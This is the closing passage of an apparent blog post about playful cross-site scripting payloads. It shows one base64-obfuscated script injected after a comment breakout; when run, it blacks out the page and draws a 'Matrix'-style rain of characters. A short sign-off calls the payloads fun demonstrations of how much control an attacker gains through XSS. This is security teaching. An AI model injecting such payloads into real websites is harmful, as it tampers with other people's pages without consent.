*/eval(atob('KCgpPT57T2JqZWN0LmFzc2lnbihkb2N1bWVudC5ib2R5LnN0eWxlLHtiYWNrZ3JvdW5kQ29sb3I6ImJsYWNrIixtYXJnaW46IjAiLG92ZXJmbG93OiJoaWRkZW4ifSk7Y29uc3QgZT1bLi4uQXJyYXkoOTQpXS5tYXAoKChlLHQpPT5TdHJpbmcuZnJvbUNoYXJDb2RlKHQrMzMpKSksdD1NYXRoLmZsb29yKHdpbmRvdy5pbm5lcldpZHRoLzIwKSxvPWRvY3VtZW50LmJvZHkuYXBwZW5kQ2hpbGQoT2JqZWN0LmFzc2lnbihkb2N1bWVudC5jcmVhdGVFbGVtZW50KCJkaXYiKSx7c3R5bGU6InBvc2l0aW9uOiBhYnNvbHV0ZTsgdG9wOiAwOyBsZWZ0OiAwOyB3aWR0aDogMTAwJTsgaGVpZ2h0OiAxMDAlOyBvdmVyZmxvdzogaGlkZGVuOyBwb2ludGVyLWV2ZW50czogbm9uZTsifSkpO2ZvcihsZXQgaT0wO2k8dDtpKyspe2NvbnN0IHM9T2JqZWN0LmFzc2lnbihkb2N1bWVudC5jcmVhdGVFbGVtZW50KCJkaXYiKSx7c3R5bGU6YHBvc2l0aW9uOiBhYnNvbHV0ZTsgbGVmdDogJHsyMCppfXB4OyB0b3A6IDBweDsgZm9udC1mYW1pbHk6IG1vbm9zcGFjZTsgZm9udC1zaXplOiAyMHB4OyBjb2xvcjogZ3JlZW47IHVzZXItc2VsZWN0OiBub25lO2B9KTtvLmFwcGVuZENoaWxkKHMpO2NvbnN0IGE9W107ZnVuY3Rpb24gbigpe2NvbnN0IHQ9T2JqZWN0LmFzc2lnbihkb2N1bWVudC5jcmVhdGVFbGVtZW50KCJkaXYiKSx7dGV4dENvbnRlbnQ6ZVtNYXRoLmZsb29yKE1hdGgucmFuZG9tKCkqZS5sZW5ndGgpXSxzdHlsZToicG9zaXRpb246IGFic29sdXRlOyB0b3A6IC0yMHB4OyJ9KTtzLmFwcGVuZENoaWxkKHQpLGEucHVzaCh0KSxmdW5jdGlvbiBlKCl7Y29uc3Qgbz1wYXJzZUludCh0LnN0eWxlLnRvcCkrMjA7aWYodC5zdHlsZS50b3A9YCR7b31weGAsbz53aW5kb3cuaW5uZXJIZWlnaHQpe3QucmVtb3ZlKCk7Y29uc3QgZT1hLmluZGV4T2YodCk7LTEhPT1lJiZhLnNwbGljZShlLDEpfXNldFRpbWVvdXQoZSw1MCs1MCpNYXRoLnJhbmRvbSgpKX0oKSxzZXRUaW1lb3V0KG4sMTAwKzMwMCpNYXRoLnJhbmRvbSgpKX1uKCl9fSkoKTs='))
The end
So, did you make it to the end? I hope you had fun experimenting with these payloads! In my previous story, Python Powered XSS Payload Server, I mostly discussed payloads with serious consequences. However, the payloads showcased here are meant to be more lighthearted. That said, they still demonstrate the extent of control an attacker can gain over a webpage using XSS.